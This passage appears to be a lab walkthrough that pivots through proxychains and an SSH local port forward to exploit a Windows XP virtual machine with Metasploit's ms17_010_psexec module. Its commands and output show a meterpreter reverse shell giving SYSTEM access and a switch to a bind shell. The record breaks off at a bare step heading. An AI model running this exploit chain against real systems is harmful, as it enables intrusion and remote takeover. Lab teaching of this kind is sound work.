


```
root@kali:~/Desktop/Files# proxychains nmap -sV -p139,445 10.211.55.4
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-21 08:59 CST
|D-chain|-<>-127.0.0.1:8181-<><>-10.211.55.4:139-<><>-OK
|D-chain|-<>-127.0.0.1:8181-<><>-10.211.55.4:445-<><>-OK
|D-chain|-<>-127.0.0.1:8181-<><>-10.211.55.4:139-<><>-OK
Nmap scan report for windows-xp-professional-sp3-english.shared (10.211.55.4)
Host is up (0.00023s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:1C:42:13:A8:A3 (Parallels)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.46 seconds
root@kali:~/Desktop/Files# nmap -sV -p139,445 10.211.55.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-21 08:59 CST
```

Step 5:
We run msfconsole through proxychains
proxychains msfconsole




```
root@kali:~/Desktop/Files# proxychains msfconsole
ProxyChains-3.1 (http://proxychains.sf.net)
<><>-OKrting The Metasploit Framework console.../*] Starting the Metasploit Framework console...\
<><>-OKrting the MetaspLoit Framework console...\*] Starting tHe Metasploit Framework console...-
[-] ***
[-] * WARNING: No database support: server closed the connection unexpectedly
        This probably means the server terminated abnormally
        before or while processing the request.

[-] ***
[*] Starting the Metasploit Framework consolE...|
```



```
 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security    ]                        |
|                                                                              |
|                 Password:           [               ]                        |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v5.0.23-dev                          ]
+ -- --=[ 1893 exploits - 1066 auxiliary - 329 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > 
```


Step 6:

use win smb exploit




```
+ -- --=[ 2 evasion

msf5 > use windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) >
```

Step 7:
Set payload




```
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) >
```

Step 8:
We configure options and run exploit as below and successfully get a reverse shell




```
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.211.55.4
RHOSTS => 10.211.55.4
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.211.55.8
LHOST => 10.211.55.8
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.211.55.8:4444
|D-chain|-<>-127.0.0.1:8181-<><>-10.211.55.4:445-<><>-OK
[*] 10.211.55.4:445 - Target OS: Windows 5.1
[*] 10.211.55.4:445 - Filling barrel with fish... done
[*] 10.211.55.4:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.211.55.4:445 -   [*] Preparing dynamite...
[*] 10.211.55.4:445 -           [*] Trying stick 1 (x86)...Boom!
[*] 10.211.55.4:445 -   [+] Successfully Leaked Transaction!
[*] 10.211.55.4:445 -   [+] Successfully caught Fish-in-a-barrel
[*] 10.211.55.4:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.211.55.4:445 - Reading from CONNECTION struct at: 0x85fc42f0
[*] 10.211.55.4:445 - Built a write-what-where primitive...
```




```
RHOSTS => 10.211.55.4
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.211.55.8
LHOST => 10.211.55.8
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.211.55.8:4444
|D-chain|-<>-127.0.0.1:8181-<><>-10.211.55.4:445-<><>-OK
[*] 10.211.55.4:445 - Target OS: Windows 5.1
[*] 10.211.55.4:445 - Filling barrel with fish... done
[*] 10.211.55.4:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.211.55.4:445 -   [*] Preparing dynamite...
[*] 10.211.55.4:445 -           [*] Trying stick 1 (x86)...Boom!
[*] 10.211.55.4:445 -   [+] Successfully Leaked Transaction!
[*] 10.211.55.4:445 -   [+] Successfully caught Fish-in-a-barrel
[*] 10.211.55.4:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.211.55.4:445 - Reading from CONNECTION struct at: 0x85fc42f0
[*] 10.211.55.4:445 - Built a write-what-where primitive...
[+] 10.211.55.4:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.211.55.4:445 - Selecting native target
[*] 10.211.55.4:445 - Uploading payload... cDRecBni.exe
[*] 10.211.55.4:445 - Created \cDRecBni.exe...
[+] 10.211.55.4:445 - Service started successfully...
[*] 10.211.55.4:445 - Deleting \cDRecBni.exe...
[*] Sending stage (179779 bytes) to 10.211.55.4
[*] Meterpreter session 1 opened (10.211.55.8:4444 -> 10.211.55.4:1121) at 2019-09-21 09:02:26 -0600
```


Step 9:
Exit out of the msfconsole with the exit command and verify using *msfconsole* without proxychains and setup exploit and payload as above to verify it would not work without going through a tunnel.



```
root@kali:~/Desktop/Files# msfconsole
[*] Starting the Metasploit Framework console.../
```




```
     .                       /      .                        .
                            /
                           *
                  +                       .
                                       ^
####      __     __     __          #######         __     __     __        ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                            https://metasploit.com


       =[ metasploit v5.0.23-dev                          ]
+ -- --=[ 1893 exploits - 1066 auxiliary - 329 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
```



```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.211.55.4
RHOSTS => 10.211.55.4
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.211.55.8
LHOST => 10.211.55.8
msf5 exploit(windows/smb/ms17_010_psexec) > RUN
[-] Unknown command: RUN.
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.211.55.8:4444
[-] 10.211.55.4:445 - Rex::ConnectionTimeout: The connection timed out (10.211.55.4:445).
^C[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) > exit
root@kali:~/Desktop/Files#
```


We can see from the above you cannot reach the traffic.

Step 10:
You can attempt the exploit using a local port forwarding




```
root@kali:~/Desktop/Files# ssh -L 8181:10.211.55.4:445 alejandroguinea@10.211.55.7
alejandroguinea@10.211.55.7's password: █
```

Step 11:
Start msfconsole again without proxy chains




```
root@kali:~/Desktop/Files# msfconsole

       =[ metasploit v5.0.23-dev                          ]
+ -- --=[ 1893 exploits - 1066 auxiliary - 329 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use windows/smb/ms17_010_psexec
```

Step 11:
Set remote host directly to windows machine




```
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.211.55.4
RHOSTS => 10.211.55.4
msf5 exploit(windows/smb/ms17_010_psexec) >
```



```
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.211.55.4
RHOSTS => 10.211.55.4
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf5 exploit(windows/smb/ms17_010_psexec) > set R
set RHOSTS  set RPORT
msf5 exploit(windows/smb/ms17_010_psexec) > set RPORT 8181
RPORT => 8181
msf5 exploit(windows/smb/ms17_010_psexec) > 
```

It would succeed but will not get a reverse shell but we can use a bind shell




```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 127.0.0.1:8181 - Target OS: Windows 5.1
[*] 127.0.0.1:8181 - Filling barrel with fish... done
[*] 127.0.0.1:8181 - <---------------- | Entering Danger Zone | ---------------->
[*] 127.0.0.1:8181 -    [*] Preparing dynamite...
[*] 127.0.0.1:8181 -            [*] Trying stick 1 (x86)...Boom!
[*] 127.0.0.1:8181 -    [+] Successfully Leaked Transaction!
[*] 127.0.0.1:8181 -    [+] Successfully caught Fish-in-a-barrel
[*] 127.0.0.1:8181 - <---------------- | Leaving Danger Zone | ---------------->
[*] 127.0.0.1:8181 - Reading from CONNECTION struct at: 0x85fd2510
[*] 127.0.0.1:8181 - Built a write-what-where primitive...
[+] 127.0.0.1:8181 - Overwrite complete... SYSTEM session obtained!
[*] 127.0.0.1:8181 - Selecting native target
[*] 127.0.0.1:8181 - Uploading payload... nuhdnOsN.exe
[*] 127.0.0.1:8181 - Created \nuhdnOsN.exe...
[+] 127.0.0.1:8181 - Service started successfully...
[*] 127.0.0.1:8181 - Deleting \nuhdnOsN.exe...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) >
```

Step 12:
Setup bind shell

Command:

set payload windows/shell/bind_tcp




```
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > show o
```

Step 12:

